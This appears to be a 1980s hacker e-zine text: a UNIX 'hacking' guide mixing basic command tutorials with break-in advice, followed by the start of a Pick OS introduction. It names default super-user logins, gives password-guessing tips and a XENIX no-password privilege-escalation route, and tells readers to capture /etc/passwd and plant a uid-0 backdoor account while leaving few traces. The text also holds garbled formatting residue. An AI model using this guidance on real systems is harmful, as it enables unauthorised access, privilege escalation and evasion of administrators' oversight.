listen - if starlan is installed

Super-user accounts:

-----

And then there are super-user login which make UNIX worth hacking. The accounts are used for a specific job. In large systems these logins are assigned to users who have a responsibility to maintain subsystems.

They are as follows: (all lower case)

|            |                                                                                                                  |
|------------|------------------------------------------------------------------------------------------------------------------|
| root       | - this is a must the system comes configured with it. It has no restriction. Has power over every other account. |
| unmountsys | - unmounts files                                                                                                 |
| setup      | - system set up                                                                                                  |
| makefsys   | - makes a new file                                                                                               |
| sysadm     | - allows useful S.A commands (doesn't need root login)                                                           |
| powerdown  | - powering system down                                                                                           |
| mountfsys  | - mounts files                                                                                                   |
| checkfsys  | - checks file                                                                                                    |

## 233.TXT

These accounts will definitely have passwords assigned to them. These accounts are also commands used by the system administrator.

Here are some examples of accounts I have seen:

|         |        |         |
|---------|--------|---------|
| cron    | uuhelp | usenet  |
| anonucp | news   | network |
| bellboy | lp     | vector  |
| guest   | games  | ninja   |
| vote    | warble | sysinfo |

After the login prompt you will receive a password prompt:

password:

or

Password:

Enter the password (it wont echo). The password rule is as follows: Each pw has to contain at least 6 characters and maximum has to be 8. Two of which are to be alphabetic letters and at least one being a number or a special character. The alphabetic digits could be in upper case or lower case. Here are some of the passwords that I have seen (eg. Ansuya1, PLAT00N6, uFo/78, ShAsHi..., Div417co)

The passwords for the super user accounts will be difficult to hack. Try the accounts interchangeably eg. login: sysadm password: makefsys or rje1, sysop, sysop1, bin4 or they might contain letter, numbers, special characters in them. It could be anything. The user passwords are changed by an aging process at successive intervals. The users are forced to change it. The super-user will pick a password that wont need changing for a long period of time.

You have made it!

-----

The hard part is over and hopefully you have hacked a super-user account. Remember Control-d stops a process and also logs you off. The next thing you'll probably see is the system news eg.

login: john

password: hacker1

System news

There will be no networking offered to the users till august 15, due to hardware problems.  
(just an example)

\$

\$ is the Unix prompt -waiting for a command to be entered.I will use this throught the article to show outouts etc..(Its not part of the command)

# - means your logged in as root(very good)

A word about the XENIX System III:(run on the tandy 6000)

The largest weakness in the XENIX System III occurs after the installation of the Profile-16 or more commonly know as the filepro-16. I have seen the filepro-16 installed in many systems.

The installation process creates an entry in the password file for a user named XfBprofileXfR ,an account that who owns and administors the database. The great thing about it is that when the account is created ,no password is assigned to it.The database contains executable to maintain it.The database creation programs perform a XfBsetuidXfR to boot up the XfBootXfR there by giving a person the whole C Shell to gain Super User privilege same as root. Intrtesting huh!

\* Note: First the article will inform you of how the Unix is made up

The Unix is made of three components-The shell,the kernel,file system.

The kernel:

You could say that the kernel is the heart of the Unix operating system. The kernel is a low level language lower than the shell which maintains processes .The kernel handles memory usage ,maintains file system the software and hardware devices.

The shell:


The shell a higher level language. The shell had two important uses, to act as command interpreture for example using commands like cat,who,ls the the shell is at work figuring out whether you have entered a command correctly or not.The second most important reason for the shell is its ability to be used as programing language.Suppose your performing some tasks repeatedly over and over again,You can program the shell to do this for you.

The file system:

The file system in Unix is divided into 3 categories: Directories, ordinary files and special files. (d,-)

Basic structure:

```
(/)-this is abreviation for the root dirctory.
root level                                root
```



the /unix-is the kernel

/etc - contains system administrators files, Most are not available to the regular user. (this directory contains the /passwd file)

Here are some files under /etc directory:

```

/etc/passwd
/etc/utmp
/etc/adm/sulog
/etc/motd
/etc/group
/etc/conf
/etc/profile
  
```

/dev - contains files for physical devices such as printer and the disk drives

/tmp - temporary file directory

/lib - directory that contains programs for high level languages

/usr - this directory contains directories for each user on the system

Eg. of a list of files under /usr

```

/usr/tmp
/usr/lib
/usr/docs
/usr/news
/usr/spool
/usr/spool/lp
/usr/lib/uucp
  
```

/bin - contain executable programs (commands)

The root also contains:

/bck - used to mount a back up file system.

/install - Used to install and remove utilities

/lost+found - This is where all the removed files go, This dir is used by fsck

(1M)

/save -A utility used to save data  
 /mnt - Used for temporary mounting

**\*\*Now the fun part scouting around\*\***

#### Local commands (Explained in details)

-----

At the unix prompt type the pwd command-it will show you the current working directory you are in.

```
$ pwd
$ /usr/admin - assuming that you have hacked into a super user acc checkfsys
$
```

This gives you the full login directory. The / before tell you the location of the root directory

or

(REFER TO THE DIAGRAM ABOVE)

```
$ pwd
$ /usr/john
$
```

Assuming you have hacked into johns acc.

Now lets say you wanted to move down to the michelle directory( you own this) that contains letters. You would type in

```
$ cd michelle or cd usr/john/michelle
$ pwd
$ /usr/john/michelle
$
```

Going back one directory up type in:

```
$ cd ..
or going to your parent directory just type in "cd"
```

Listing file directories assuming you are in the parent directory:

```
$ ls /usr/john
mail
pers
games
bin
michelle
```

This wont give you the .profile file .To view it type

```
$ cd
```

```
$ ls -a
:
:
.profile
```

To list file names in michelles directory type in:  
\$ ls michelle (that if your in the johns directory)  
\$ ls /usr/john/michelle(parent dir)

```
ls -l
```

```
-----
```

The ls -l is an an important command in unix.This command displays the whole directory in long format :Run this in parent directory

```
$ ls -l
total 60
-rwxr-x---  5 john      bluebox    10 april 9   7:04  mail
drwx-----  7 john      bluebox    30 april 2   4:09  pers
      :           :           :           :           :
      :           :           :           :           :
-rwxr-x---  6 cathy     bluebox    13 april 1  13:00  partys
      :           :           :           :           :
```

```
$
```

The total 60 tells one the ammount of disk space used in a directory.The -rwxr-x--- is read in triples of 3.The first chracter eg(-,d,b,c)-means as follows: - is an ordinary file ,d is a directory,b is block file,c is a chracter file.

The r stands for read permission,w is write permission,x is execute.The first colum is read in 3 triples as stated above.The first group of 3 (in -rwxr-x---) after the "-" specifies the permission for the owner of the file,the second triple are for the groups (the fourth colum) and the last triple are the permissions for all other users.Therefore the -rwxr-x--- is read as follows. The owner john has permission to read,write and execute anything in the bin directory but the group has no write permission to it and the rest of the users have no permission at all.The format of one of the lines in the above output is as follows:

file type-permissions,links,username,group,bytes taken,date,time when last renued,directory or file name.

**\*\*You will be able to read,execute cathys file named party due to the same group\*\***

```
chmod
```

```
-----
```

The chmod command changes permission of a directory or a file.Format is  
chmod who+,-,=r,w,x

The who is substituted by u-user,g-group,o-other users,a-all.

### 233.TXT

The + means add permission,- means remove permission,= - assign.

Example :If you wanted all other users to read the file name mail ,type:

```
$ chmod o+r mail
```

```
cat
```

```
---
```

Now suppose you wanted to read the file letter .There are two ways to doing this.First go to the michelle directory then type in:

```
$ cat letter
line one ...X
line two ... the output of letter
line three../
$
```

or

If you are in the parent directory type in:

```
$ cat /usr/john/michelle/letter
and you will have the same output.
```

Some cat options are -s,-u,-v,-e,-t

Special Characters in Unix:

-----

- \* - matches any number of single characters eg. ls john\* will list all files that begin with john
- [...] - matches any one of the character in the [ ]
- ? - matches any single character
- & - runs a process in the background leaving your terminal free
- \$ - Values used for variables also \$n - null argument
- > - redirectes output
- < - redirects input to come from a file
- >> - redirects command to be added to the end of a file
- | - pipe output (eg:who|wc-l tells us how many users are online)
- "..." - Turn of meaning of special chracters excluding \$,
- ... - allows command output in to be used in a command line
- '...' - turns of special meaning of all chracters

continuation of local commands...[ ] -contains the options used

-----

```
passwd
```

```
-----
```

Password changing seems to be a big thing among the savants.Anyway to change the password one would use the 'passwd' command as shown below:

```
$passwd
Changing password for john
Old password:
```

```
New password:
Retype new password:
$
```

This will only work when the password has aged enough

```
ps
--
```

Its sometimes necessary to see what command processes you are running, this command lets you see that.

```
ps [-a all processes except group leaders] [-e all processes] [-f the whole list]
```

```
$ps
PID   TTY   TIME   COMMAND
200    tty09 14:20   ps
```

The systems reports (PID - process identification number which is a # from 1-30,000 assigned to UNIX processes)  
It also reports the TTY, TIME and the COMMAND being executed at the time.  
To stop a process enter :

```
$kill [PID] (this case its 200)
200 terminated
$
```

```
grep
----
```

This comand is important when seaching for a word or words in large files.

```
grep [argument] [file name] - searches for an file that contains the argument
                             for example:
```

```
$ grep phone cathy
phone  michelle (718)5551234
phone  cindy   (718)5553456
```

What this did was to find the argument 'phone' in the file cathy. If the argument consists of two or more words then it must be enclosed in single quotes.

```
mv
--
```

```
mv [file names(s)] [ dir name ] - renames a file or moves it to another
                                   directory eg.
```

```
$mv letter letters
$
```

This renames the file letter to letters thereby deleting letter



233.TXT

or if you want to move files then

```
$mv /usr/john/pers/capital /usr/john/michelle/capital
```

```
$
```

This moves the file capital to the directory named michelle

diff

----

diff [file name] [ file name] - show difference between two files. Output of this will have something like 4,5c4,5 then the it will display both sets of files on the screen The 4,5c4,5 means that you must change "c" lines 4 to 5 in one file to line 4 to 5 in another.

Option for using this command are :

-b - it ignores blank spaces

-h - compares it quickly

-s - reports files that are the same

-S[file] - this is when you want to compare a directory starting at a specific file

There is also a command to compare 3 files which is :

```
diff3 [options] [file1] [file2] [file3]
```

cp

--

cp [file name] [file name] - makes a copy of a file

```
$ cp letter letters
```

```
$
```

The file letters is a duplicate copy of letter. In this case the original is not erased like in the mv command

.... more UNIX commands:

-----

man [command] or [c/r] -will give you a list of commands explanations

help - available on some UNIX systems

mkdir [dir name(s)] - makes a directory

rmdir [dir name(s)] - removes directory. You won't be able to remove the directory if it contains files in them

### 233.TXT

rm [file name(s)] - removes files. rm \* will erase all files in the current dir. Be careful you!! Some options are :  
[-f unconditional removal] [-i Prompts user for y or n]

write [login name] - to write to other logged in users. Sort of a chat

mesg [-n] [-y] - doesn't allow others to send you messages using the write command. Wall used by system adm overrides it.

\$ [file name] - to execute any file

wc [file name] - Counts words, characters, lines in a file

stty [modes] - Set terminal I/O for the current devices

sort [filename] - Sorts and merges files many options

spell [file name] > [file name] - The second file is where the misspelt words are entered

date [%m%d%y\*] [%H%M%S] - Displays date according to options

at [-r] [-l] [job] - Does a specified job at a specified time. The -r Removes all previously scheduled jobs. The -l reports the job # and status of all jobs scheduled

write [login] [tty] - Sends message to the login name. Chat!

su [login name]

-----

The su command allows one to switch user to a super user to a user. Very important could be used to switch to super user accounts.

Usage:

\$ su sysadm

password:

This su command will be monitored in /usr/adm/sulog and this file of all files is carefully monitored by the system administrator. Suppose you hacked in johns account and then switched to the sysadm account (ABOVE) your /usr/adm/sulog entry would look like:

SU 04/19/88 21:00 + tty 12 john-sysadm

Therefore the S.A(system administrator) would know that john switched to sysadm account on 4/19/88 at 21:00 hours

Searching for valid login names:

-----

Type in-

\$ who ( command informs the user of other users on the system)

cathy tty1 april 19 2:30

john tty2 april 19 2:19

dipal tty3 april 19 2:31

:

:

tty is the users terminal,date,time each logged on.dipal,john are valid logins.

Files worth concatenating(cat)

/etc/passwd file:

-----

The etc/passwd is a vital file to cat.For it contains login names of all users including super user accounts and there passwords.In the newer SVR3 releases they are tightening their security by moving the encrypted passwords from /etc/passwd to /etc/shadow making it only readable by root. This is optional offcourse.

\$ cat /etc/passwd

root:D943/sys34:0:1:0000:/:

sysadm:k54doPerate:0:0:administration:usr/admin:/bin/rsh

checkfsys:Locked;:0:0:check file system:/usr/admin:/bin/rsh

:

other super user accs.

:

john:chips11:34:3:john scezerend:/usr/john:

:

other users

:

\$

If you have reached this far capture this file as soon as posible.

This is a typical output etc/passwd file.The entries are seperated by a ":".There made be up to 7 fields in each line.

Eg.sysadm account.

The first is the login name in this case sysadm.The second field contains the password.The third field contains the user id."0 is the root".Then comes the group id then the account which contains the user full name etc .The sixth field is the login directory defines the full path name of the the particlar account and the last is the program to be executed.

Now one can switch to other super user account using su command descibed above. The password entry in the field of the checkfsys account in the above example is "Locked;". This doesn't mean thats its a password but the account checkfsys cannot be accessed remotely.The ";" acts as an unused encryption chracter.A space is also used for the same purpose.You will find this in many

## 233.TXT

UNIX systems that are small systems where the system administrator handles all maintenance.

### Password aging:

-----

If password aging is active the user is forced to change the password at regular intervals. One may be able to tell just by looking at the /etc/passwd file when the password is allowed to be changed and when it is compulsory to change it.

For example the entry:

```
john:chips11,43:34:3:John Scezerend:/usr/john:
```

The password contains an extension of (,43) which means that john can change his password at least every 6 weeks and can keep it for at least 3 weeks. The format used is [password],Mmww. The M is the maximum number of weeks password has to be changed and m is the minimum interval password can be changed and the ww indicates when the password was last changed.

### Aging chart:

| Character | # of weeks |
|-----------|------------|
| .         | 0          |
| /         | 1          |
| 0-9       | 2-11       |
| A-Z       | 12-37      |
| a-z       | 38-63      |

>From the above anyone can determine the number of weeks one can change the password.

The (ww) is automatically added as to when the password was last changed .

### IF SHADOWING IS ACTIVE:

-----

If the shadowing is active the /etc/passwd would look like this:

```
root:x:0:1:0000:/:
sysadm:x:0:0:administration:/usr/admin:/bin/rsh
```

The password field is substituted by "x".

The /etc/shadow file only readable by root will look similar to this:

```
root:D943/sys34:5288::
```

```

:
super user accounts
:
Cathy:masai1:5055:7:120
:
all other users
:

```

The first field contains users id:the second contains the password(The pw will be NONE if logging in remotely is deactivated):the third contains a code of when the password was last changed:the fourth and the fifth contains the minimum and the maximum numbers of days for pw changes(Its rare that you will find this in the super user logins due to there hard to guess passwords)

#### /etc/options directory

-----

The etc/options dir will consists of utilities available in the system.

Example:

```

-rwxr-xr-x  1 root  sys   40 april  1:00  uucp.name
uucp standing for BNU

```

#### /etc/group

-----

The file has each group on the system.Each line will have 4 entries separated by a ":" . Example of concatenated /etc/group:

```

root::0:root
adm::2:adm,root
bluebox::70:

```

Group name:password:group id:login names

\*\* It very unlikely that groups will have passwords assigned to them \*\*

The id "0" is assigned to /

#### Sending and recieving messages:

-----

Two programs are used to manage this.They are mail & mailx.The difference between them is that mailx is more fancier thereby giving you many choices like replying message ,using editors etc.

Sending:

-----

The basic format for using this command is:

```

$mail [login(s)]
(now one would enter the text
after finishing enter "." a period
on the next blank line)

```

\$

This command is also used to send mail to remote systems. Suppose you wanted to send mail to john on a remote called ATT01 you would type in:

```
$mail ATT01!john
```

Mail can be sent to several users, just by entering more login name after issuing the mail command

Using mailx is the same format: (This I'll describe very briefly)

```
$mailx john
```

```
subject: (this lets you enter the subject)
```

```
(line #1)
```

```
(line #2)
```

(After you finish enter (D.) not the brackets of course, more commands are available like Dp, Dr, Dv, Dm, Dh, Db etc.)

Receiving:

-----

After you log on to the system you will the account may have mail waiting. You will be notified "you have mail".

To read this enter:

```
$mail
```

```
(line #1)
```

```
(line #2)
```

```
(line #3)
```

```
?
```

```
$
```

After the message you will be prompted with a question mark. Here you have a choice to delete it by entering d, saving it to view it later s, or just press enter to view the next message.

(DONT BE A SAVANT AND DELETE THE POOR GUYS MAIL)

Super user commands:

-----

```
$sysadm adduser - will take you through a routine to add a user
                  (may not last long)
```

Enter this:

```
$ sysadm adduser
```

```
password:
```

```
(this is what you will see)
```

```
/-----X
```

```
Process running succommand adduser
USER MANAGMENT
```

## 233.TXT

Anytime you want to quit, type "q".

If you are not sure how to answer any prompt, type "?" for help

If a default appears in the question,press <RETURN> for the default.

Enter users full name [?,q]: (enter the name you want)

Enter users login ID [?,q]:(the id you want to use)

Enter users ID number (default 50000) [?,q) [?,q]:( press return )

Enter group ID number or group name:(any name from /etc/group)

Enter users login home directory:(enter /usr/name)

This is the information for the new login:

Users name: (name)

login ID:(id)

users ID:50000

group ID or name:

home directory:/usr/name

Do you want to install,edit,skip [i,e,s,q]? (enter your choice if "i" then)

Login installed

Do you want to give the user a password?[y,n] (its better to enter one)

New password:

Re-enter password:

Do you want to add another login?

X-----/

This is the proccess to add a user.Since you hacked into a super user account you can make a super user account by doing the following by entering 0 as an user and a group ID and enter the home directory as /usr/admin.This will give you as much access as the account sysadm

**\*\*Caution\*\*** - Do not use login names like Hacker,Cracker,Phreak etc .This is a total give away.

The process of adding a user wont last very long the S.A will know when he checks out the /etc/passwd file

\$sysadm moduser - This utility allows one to modify users.DO NOT ABUSE!!!

Password:

This is what you'll see:

/-----X

MODIFYING USER'S LOGIN

1)chgloginid (This is to change the login ID)

2)chgpassword (Changing password)

3)chgshell (Changing directory DEFAULT = /bin/sh)

ENTER A NUMBER,NAME,INITIAL PART OF OF NAME,OR ? OR <NUMBER>? FOR HELP,

Q TO QUIT ?

X-----/

Try every one of them out. Do not change someones password. It creates a havoc. If you do decide to change it. Please write the original one down somewhere and change back. Try not to leave too many traces after you had your fun. In choice number 1 you will be asked for the login and then the new one. In choice number 2 you will be asked for the login and then supplied by it correct password and enter a new one. In choice 3 this is used to a pchange the login shell \*\* Use full \*\* The above utilities can be used separately for eg( To change a password one could enter: \$sysadm chgpasswd not chapassword , The rest are same)

\$sysadm deluser - This is an obviously to delete a user password:

This will be the screen output:

/-----X

Running subcommand 'deluser' from menu 'usermgmt'

USER MANAGEMENT

This function completely removes the user, their mail file, home directory and all files below their home directory from the machine.

Enter login ID you wish to remove[q]: (eg.cathy)  
'cathy' belongs to 'Cathy Franklin'  
whose home directory is /usr/cathy  
Do you want to remove this login ID 'cathy' ? [y,n,?,q] :

/usr/cathy and all files under it have been deleted.

Enter login ID you wish to remove [q]:

X-----/

This command deletes everything owned by the user. Don't use it even if you have access to it.

other super user commands:

-----

wall [text] control-d - to send an announcement to users logged in (will override msg -n command). Execute only from /  
/etc/newgrp - is used to become a member of a group

sysadm [program name]

delgroup - deletes groups  
whoson - self explanatory  
lsgrout - Lists group  
mklineset - hunts various sequences



lsuser -lists all the users & their logins names

Other commands may require file system to be mounted.

### Basic Networking utility(BNU)

-----

The BNU is a unique feature in UNIX. Some systems may not have this installed. What BNU does is allow other remote UNIXes communicate with yours without logging off the present one. BNU also allows file transfer between computers. Most UNIX systems V will have this feature installed.

The user program like cu, uux etc are located in the /usr/bin directory

### Basic Networking Files:

-----

/usr/lib/uucp/[file name]

[file name]

systems - cu command to establishes link. Contains info on remote computers name, time it can be reached, login Id, password, telephone numbers

devices - inter connected with systems files (Automatic call unit same in two entries) also contains baud rate, port tty1 etc.

dialers - where ascii conversation must be made before file transfers etc.

dialcodes - contains abbreviations for phone numbers that can be used in systems file

other files are sysfiles, permissions, poll, devconfig

### B.N.U Administrative files:

-----

There are 5 administrative files present. These files are created in the /usr/spool directory. These A. Files are responsible for various BNU processes like keeping records data, files transfers between remote and local and also useful to lock devices.

TM - This file used to hold temporary data. When transferring the files from a remote to local the /usr/spool/uucp/[name of the remote computer] creates this in the format of as of below:

TM[Process Identification Number].[ddd]

The ddd is the a 3 digit number (sequential) starting with "0"

Here a typical eg: TM322.012

Then this file is moved into the path defined by the C.sysnxxx file

X.[Execute files] - Created in the /usr/spool before you execute the commands

## 233.TXT

in remote.

The format used to name this file is X.sysnxxx where sys stand for the remote name and n is the priority level the xxxx is a sequence assigned by the uucp. These files always contain the Name of the file ,Comuter & file name to recieve,Persons login & computer name and the command string.

LCK - The lock file created in the /usr/spool/locks directory. The is used when devices are being used. Prevent usage of the same calling device.

Format used: LCK.str wher the str is a device name. The Lock file contains the PID needed to lock

C.sysnxxx - created in the usr/spool directory. These are the work files. Used when work is in line, remote execeutions. Format is same as the X.sysnxxxx. The works files contain the full path name of the file to be sent, path name of the destination (TM Transfers), Remote login name to be notified after the file transmission is complete, Users login name and the name of the programs used eg. uucp, uupick etc.

D - The data files. Format used is D.systmxxxxyyy. These files are created when specified in a command to copy to the spool directory. Eg. By the usage of uucp -C this will be true.  
The systm is the remote name, xxxx is the the 4 digits seq assigned by the uucp. The yyy is a sub sequence number.

Logining on to remote and sending+receiving files

-----  
cu - This command allows one to log on to the local as well as the remote Unix (or a non unix) without haveing to hang up so you can transfer files.  
Usage:[options]

```
$ cu [-s baud rate][-o odd parity][-e even parity][-l name of comm line]
    telephone number | systemname
```

To view system names that you can communicate with use the 'unname' command:  
Eg. of output of names:

```
ATT01
ATT02
ATT03
ATT04
```

```
$ cu -s300 3=9872344 (9872344 is the tel#)
connected
login:
```

password:

local strings:

-----

<D.> - will log you off the remote terminal but not the local  
 D! - out you on the local without disconnecting the line from remote  
 <control-d> - puts you back on the remote unix  
 D%take [file name] - takes a copy of the file name and copies it to the  
                                 local(the directory which you are in)  
 "%put [file name] - reverse of above  
 D\$[command] - allows the execution of a command to the local from remote

ct

--

ct allows local to connect to remote. Initiates a getty on a remote terminal.  
 Usefull when using a remote terminal. BNU has call back feature that allows  
 the user on the remote who can execute a call back meaning the local can call  
 the remote. [    ] are options

\$ ct [-h prevent automatic hang up][-s bps rate][-wt set a time to call back  
       abbreviated t mins] telephone number

uux

---

To execute commands on a remote (unix to unix)  
 usage:[    ] are options

\$ uux [- use standard output][-n prevent mail notification][-p also use  
       standard output] command-string

uucp

----

uucp copies files from ones computer to the home directory  
 of a user in remote system. This also works when copying files from one  
 directory to another in the remote. The remote user will be notified by mail.  
 This command becomes use full when copying files from a remote to your local  
 system.

The uucp requires the uucico daemon will call up the remote and will perform  
 file login sequence, file transfer and notify the user by mail.

Daemons are programs running in the background. The 3 daemons in a Unix are  
 uucico, uucsd, uuxqt.

Daemons Explained:[now's a good time to explain the 3 daemons]

-----

uuxqt - Remote execution. This daemon is executed by uudemond. hour started by  
       cron. UUXQT searches in the spool directory for executable file  
       named X.file sent from the remote system. When it finds a file X.file

### 233.TXT

where it obtains process which are to be executed. The next step is to find whether the processes are available at the time. If available it checks permission and if everything is o.k it proceeds the background process.

**uucico** - This Daemon is very important for it is responsible in establishing a connection to the remote also checks permission, performs login procedures, transfers + executes files and also notifies the user by mail. This daemon is called upon by uucp, uuto, uux commands.

**uusched** - This is executed by the shell script called uudemond. This daemon acts as a randomizer before the UUCICO daemon is called.

Usage of uucp command:

```
$ uucp [options] [first full path name!] file [destination path!] file
example:
$ uucp -m -s bbss hackers unix2!/usr/todd/hackers
```

What this would do is send the file hackers from your computer to the remote /usr/todd/hackers making hackers offcourse as file.todd would mail that a file has been sent to him. The unix2 is the name of the remote.

Options for uucp: (Don't forget to type in remote name unix2 in case)

```
-c dont copy files to spool directory
-C copy to spool
-s[file name] - this file will contain the file status (above is bbss)
-r Dont start the comm program (uucico) yet
-j print job number (for above eg. unix2e903)
-m send mail when file is complete
```

Now suppose you wanted to receive file called kenya which is in the /usr/dan/usa to your home directory /usr/john assuming that the local system name is ATT01 and you are currently working in /usr/dan/usa, you would type in:

```
$uucp kenya ATT01!/usr/john/kenya
```

**uuto**

----

The uuto command allows one to send file to remote user and can also be used to send files locally.

Usage:

```
$ uuto [file name] [system!login name] (omit system name if local)
```

Conclusion:

-----

Theres always more one can say about the UNIX but its time to stop.  
I hope you have enjoyed the article.I apologize for the lenght. I hope I  
made the UNIX operating system more familiar.  
Remember do not abuse any systems you hack into for a true hacker doesn't like  
to reck but to learn.  
I can be reached at (718)358/9209 - Hackers Den88 [2600 BBS #5]

Watch for my new article on using PANAMAC airline computers coming soon.

Red Knight  
P/HUN!  
<<T.S.A.N>>

=====

|   |                                           |   |
|---|-------------------------------------------|---|
| = | Volume 1 , P/HUN Issue #2 , Phile #7 of 9 | = |
|---|-------------------------------------------|---|

=====

Guide to The Pick Operating System

-----

Mr. Slippery

Phreakers/Hackers Underground Network (c)

-----

Introduction:


-----

This is an unfamiliar operating system to many in spite of its  
being wide spread. It was created by Dick Pick (no kidding) a  
number of years ago and can now be found on everything from  
IBM PC's through mainframes. One reason it is unfamiliar is  
that it has been sold under a number of names such as Mentor,  
Ultimate and Reality. It resembles a data base management  
system and is also sold as a DBMS on top of MSDOS as Revelation,  
as well as running as an application on UNIX and VM/CMS. Its also  
unfamiliar to many since its basically sold to do business  
functions like accounting in small to medium size businesses and  
is therefore less likely to be found by people such as those  
reading this article :-)

This is a bare-bones introduction to the system. It does not  
include details on the languages nor specific system manager  
functions such as how to stop and restart the system. Also, there  
is a new version out, open access, that I don't know anything  
about. Its supposed to allow for easier integration of Pick with  
other operating systems, such as UNIX.

-----  
 Structure of System:  
 -----

Everything outside of the basic operating system (ABS for absolute addresses) is based on items in files. Even files are items in other files. The system is laid out in a four level hierarchy:



The System Dictionary (SYSTEM) is a file that contains the user accounts and passwords. It points to the user's master dictionary which contains pointers to the dictionary parts of the user's files and also has commands (VERBS), dictionary defining items and procedures (PROCS). The data files are divided into two pieces the dictionary which points to the data portion and contains items that can be used to retrieve items from the data portion of the file.

The structure is more complicated as some of these files can point to themselves and you can therefore have 'one level' data files.

Each file has ITEMS in it. These items are always in ASCII format even the numbers so all DICTIONARIES and DATA files can be displayed and edited. Each ITEM is composed of ATTRIBUTES (what is typically called fields). The key is called the "ITEM-ID".

Attributes can have multiple values which may also have multiple subvalues. A danger in the ability to edit everything is that you can edit the file pointers and make them point at garbage.

This will cause what is known as a "group format error" which is a phrase meaning that the operating system says your files are garbaged.

Certain files have predefined DICTIONARY items. For example the M/DICT first ATTRIBUTE is the D/CODE which tells what kind of item is in the M/DICT. An "A" is an ATTRIBUTE defining item, "D" is a file defining item, "P" is a verb, "PQ" is a PROC, "Q" is a file synonym item and so forth.

-----  
Command Processors:  
-----

The languages you find are an extended BASIC, a retrieval language called ACCESS, ENGLISH and other names depending on which version of PICK you have and an interpreted procedure language called PROC. The command interpreter is called TCL for Terminal Control Language.

-----  
How to recognize a PICK system:  
-----

The prompt you get is typically "LOGON PLEASE: ". There will always be a "SYSPROG" (system programmer) account and this one has the highest privileges. If you have your user-id wrong, it will say "USER\_ID?" followed by the LOGON PLEASE prompt. If you have a bad password, it will prompt "PASSWORD?" followed by the logon prompt.

-----  
How to see what is on the system:  
-----

Once you are on, you can see what accounts there are by saying "LIST ONLY DICT SYSTEM". Besides SYSPROG, you will see POINTER-FILE (items pointing to binary data strings), SYSPROG-PL (system maintenance PROCS, NEWAC (new account template), ACC (accounting history file), ERRMSG (system error messages), PROCLIB (PROC library) and BLOCK-CONVERT (format of characters printed by use of the BLOCK-PRINT command)

To see the files you can type "LIST ONLY MD WITH D/CODE "D]" or LISTFILES (which is a PROC). LISTVERBS and LISTPROCS will tell you what commands are available.

-----  
Common Commands (VERBS):  
-----

AS - Assembler  
BLOCK-PRINT - Print letters as blocks  
CHARACTERS - Print ASCII character set  
CHARGES - Total time logged on and CPU activity stats  
COPY - Copies an item  
CREATE-FILE - Creates a new dictionary & data file  
CT file item - Copy an item to terminal  
DTR radix # - Convert Decimal to Radix (default 16)  
DUMP frameid - Binary dump of virtual disk frames  
ECHO ON/OFF - Terminal echoing ON or OFF  
LISTFILES - List of files  
LISTPROCS - List of PROCs  
LISTU - PROC showing who is on the computer  
LISTVERBS - List all VERBS  
LOGTO name - Change to another user  
LOGOFF - Logout  
MSG - Sends a message to another user.  
POVF - Print OVERFlow tells how much disc is free  
PRINT-ERR - Output specified error message number (ERRMSG)  
RECOVER-FD - Recover editor deleted (FD) item.  
RUNOFF - Output processor (like VMS runoff and UNIX nroff)  
SAVE - Backup system to tape or floppy  
SET-FILE - Create a synonym file called QFILE in your MD  
SETUP-ASSY - Setup account for assembler (run from SYSPROG)  
SLEEP - Take a nap for n seconds or until given time  
SP-STATUS - Printer spooler status  
T-ATT - Attach the tape drive  
T-READ - Read from the tape drive  
T-DET - Detach the tape drive  
TABS - Display tab stops  
